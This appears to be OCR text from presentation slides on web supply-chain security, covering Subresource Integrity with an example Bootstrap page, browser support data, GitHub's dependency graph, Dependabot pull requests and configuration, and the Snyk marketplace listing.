
Centralised Monitoring

View your web application's historic and ongoing threats in a single unified portal

SUBRESOURCE INTEGRITY (SRI)

ENABLES BROWSERS TO **VERIFY** THAT RESOURCES THEY FETCH ARE DELIVERED **WITHOUT UNEXPECTED MANIPULATION**

IT WORKS BY ALLOWING YOU TO PROVIDE A CRYPTOGRAPHIC HASH THAT A FETCHED RESOURCE MUST MATCH



Subresource Integrity

Copy

```
<!doctype html>
<html lang="en">
  <head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.4.1/css/bootstrap.min.css" integrity="sha384-Vkoo8x4CGs03+H

    <title>Hello, world!</title>
  </head>
  <body>
    <h1>Hello, world!</h1>

    <!-- Optional JavaScript -->
    <!-- jQuery first, then Popper.js, then Bootstrap JS -->
    <script src="https://code.jquery.com/jquery-3.4.1.slim.min.js" integrity="sha384-J6qa4849blE2+poT4WnyKhv5vZF5SrPo0iEjwBvKU7imGFAV0wwj1y
    <script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js" integrity="sha384-Q6E9RHvbIyZFJoft+2mJbHaEWldlvI9IOY
    <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.4.1/js/bootstrap.min.js" integrity="sha384-wfSDF2E50Y2D1uUdj0O3uMBJnjuUD4Ih
  </body>
</html>
```

SRI Hash Generator

Enter the URL of the resource you wish to use:

https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js

Hash!

```
<script src="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js" integrity
="sha384-JjSmVgyd0p3pXB1rRibZUAYoIIy6OrQ6VrjIEaFf/nJGzIxFDsf4x0xIM+B07jRM" crossorigin="anonymou
s"></script>
```

Subresource Integrity - REC

Usage % of all users ?

Global 91.77%

Subresource Integrity enables browsers to verify that file is delivered without unexpected manipulation.

Current aligned | Usage relative | Date relative | Apply filters | Show all | ?

IE	Edge	Firefox	Chrome	Safari	Opera	iOS Safari	Opera Mini	Android Browser	Blackberry Browser	Opera Mobile	Chrome for Android	Firefox for Android	IE Mobile	UC Browser for Android	Samsung Internet
						3.2-10.3									
	12-16	2-42	4-44	3.1-10.1	10-31	[1] 11.2									4
6-10	17	43-67	45-75	11-12	32-60	11.3-12.1		2.1-4.4.4	7	12-12.1			10		5-8
11	18	68	76	12.1	62	12.3	all	67	10	46	75	67	11	12.12	9.2
	76	69-70	77-79	13-TP		13									


Notes | Known issues (0) | Resources (9) | Feedback

[1] Can be enabled via the "Experimental Features" developer menu

SECURITY FEATURES

👉SECURITY TOOLS


DEPENDENCY GRAPH & DEPENDABOT (GITHUB)





AVAILABLE FOR EVERY PUBLIC REPOSITORY THAT DEFINE DEPENDENCIES IN **A SUPPORTED LANGUAGE USING A SUPPORTED FILE FORMAT**

Supported package ecosystems

Package manager	Languages	Recommended formats	Supported formats
Maven	Java, Scala	`pom.xml`	`pom.xml`
npm	JavaScript	`package-lock.json`	`package-lock.json`, `package.json`
Yarn	JavaScript	`yarn.lock`	`package.json`, `yarn.lock`
`dotnet` CLI	.NET languages (C#, C++, F#, VB)	`.csproj`, `.vbproj`, `.nuspec`, `.vcxproj`, `.fsproj`	`.csproj`, `.vbproj`, `.nuspec`, `.vcxproj`, `.fsproj`, `packages.config`
Python PIP	Python	`requirements.txt`, `pipfile.lock`	`requirements.txt`, `pipfile.lock`, `setup.py` *
RubyGems	Ruby	`Gemfile.lock`	`Gemfile.lock`, `Gemfile`, `*.gemspec`
Composer	PHP	`composer.lock`	`composer.json`, `composer.lock`


octo-org / octo-repo
Private
Watch 1
Star 0
Fork 1
Code
Issues 5
Pull requests 24
Actions
Projects 8
Wiki
Security
Insights
Settings


Pulse
Contributors
Traffic
Commits
Code frequency
Dependency graph
Network
Forks


Enable the dependency graph
Track this repository's dependencies and sub-dependencies
If you'd like to enable the dependency graph and services like it, we'll need additional permissions. By clicking on "Allow access", you're agreeing to GitHub's Terms of Service and granting us permission to perform read-only analysis of this private repository. Learn more about how we use your data.
Allow access

Dependabot has been acquired by GitHub

Dependabot

How it works Features Languages Customers Pricing Blog

Log in

Automated dependency updates

Dependabot creates pull requests to keep your dependencies secure and up-to-date.

Sign up

Learn how it works

1,193,192 pull **requests merged**, and counting!

How it works

1

Dependabot checks for updates

Dependabot pulls down your dependency files and looks for any outdated or insecure requirements.

2

Dependabot opens pull requests

If any of your dependencies are out-of-date, Dependabot opens individual pull requests to update each one.

3

You review and merge

You check that your tests pass, scan the included changelog and release notes, then hit merge with confidence.

By GitHub
GitHub owns and operates this app.

Categories

Dependency management
Security
Free
GitHub Created

Supported languages

C#, Elixir, F#
and 2 other languages supported

Customers

Developer

github

Developer links

Support
Status
Privacy Policy
Terms of Service

Report abuse

Application

Dependabot Preview

ⓘ You have already purchased this app on GitHub Marketplace.


Set up a new plan | Edit your plan ▾ | Configure access

Dependabot helps you keep your dependencies up to date. It works with most popular languages.

Every day, Dependabot checks your dependency files for outdated requirements and opens individual pull requests for any it finds. You review the PRs, merge them, and get to work on the latest, most secure releases.

Dependabot is owned and maintained by GitHub. Dependabot Preview is a public beta for functionality that we are integrating directly into GitHub.

Read more...



Helpful PRs with release notes, changelogs, and Dependabot compatibility scores

Pricing and setup

Free $0
Daily dependency updates

Dependabot Preview
Free
Daily dependency updates

PrideInLondon / pride-london-web

Watch 2

Code | Issues 1 | Pull requests 3 | Projects 0 | Wiki | Insights | Settings

Bump dotenv from 6.2.0 to 7.0.0 #79

Open dependabot wants to merge 1 commit into `master` from `dependabot/npm_and_yarn/dotenv-7.0.0`

Conversation 1 | Commits 1 | Checks 0 | Files changed 3

dependabot bot commented 4 hours ago — Contributor

Bumps dotenv from 6.2.0 to 7.0.0.

- Changelog
- Commits

compatibility 85%

Dependabot will resolve any conflicts with this PR as long as you don't alter it yourself. You can also trigger a rebase manually by commenting `@dependabot rebase`.

- Dependabot commands and options

Bump dotenv from 6.2.0 to 7.0.0 ... — Verified ✓ 788659c

dependabot bot added the dependencies label 4 hours ago

GitHub APP 6:39 AM

Pull request opened by dependabot[bot]

dependabot[bot]

#78 Bump jest from 24.3.1 to 24.4.0

Bumps jest from 24.3.1 to 24.4.0.

Changelog

Sourced from jest's changelog.

> **24.4.0**
> **Features**
>
> - `[jest-resolve]` Now supports PnP environment without plugins (#8094)

Show more

Labels	Comments
dependencies	1

PrideInLondon/pride-london-web | Yesterday at 6:39 AM

✅ All checks have passed

7/7 successful checks

Compatibility score for *dotenv*

6.2.0 ... 7.0.0

compatibility 85%

See scores for all releases of dotenv

Dependabot has updated **dotenv** from **6.2.0** to **7.0.0** in **34** projects so far. **85%** of those updates passed CI.

Projects without CI, or without a previously passing test suite, are excluded from the scores.

Dependabot creates pull requests for thousands of organisations to help them keep their dependencies up to date.

Example `config.yml` files

▼ With only required options

```yaml
version: 1
update_configs:
  # Keep package.json (& lockfiles) up to date as soon as
  # new versions are published to the npm registry
  - package_manager: "javascript"
    directory: "/"
    update_schedule: "live"
  # Keep Dockerfile up to date, batching pull requests weekly
  - package_manager: "docker"
    directory: "/"
    update_schedule: "weekly"
```

▼ With default labels and reviewers


```yaml
version: 1
update_configs:
  # Update your Gemfile (& lockfiles) as soon as
  # new versions are published to the RubyGems registry
  - package_manager: "ruby:bundler"
    directory: "/"
    update_schedule: "live"

# Apply default reviewer and label to created
# pull requests
default_reviewers:
  - "github-username"
default_labels:
  - "label-name"
```

Available configuration options

The config file must start with `version: 1` followed by an array of `update_configs`.

Option	Required	Description
`package_manager`	yes	What package manager to use
`directory`	yes	Where to look for package manifests
`update_schedule`	yes	How often to check for updates
`target_branch`	no	Branch to create pull requests against
`default_reviewers`	no	Reviewers to set on pull requests
`default_assignees`	no	Assignees to set on pull requests
`default_labels`	no	Labels to set on pull requests
`default_milestone`	no	Milestone to set on pull requests
`allowed_updates`	no	Limit which updates are allowed
`ignored_updates`	no	Ignore certain dependencies or versions
`automerged_updates`	no	Updates that should be merged automatically
`version_requirement_updates`	no	How to update manifest version requirements
`commit_message`	no	Commit message preferences

SNYK


spring-boot…@1.5.5
spring-data-rest…@2.6
jackson-databind@2
jQueryDropDownSelcti
buffer-from@1.1.1
source-map@0.6.1
jQueryDropDownSelcti
freqSystemDepend
jQueryDropDownSelcti
jQueryDropDownSelcti

Application

Snyk

You have already purchased this app on GitHub Marketplace.

Set up a new plan | Edit your plan | Configure access

Verified by GitHub
GitHub confirms that this app meets the requirements for verification.

Categories

Dependency management
Security | GitHub Enterprise
Free

Supported languages

Gradle, Java, JavaScript
and 4 other languages supported

Developer

snyk

Developer links

Support
Status
Documentation
Privacy Policy
Terms of Service


Report abuse

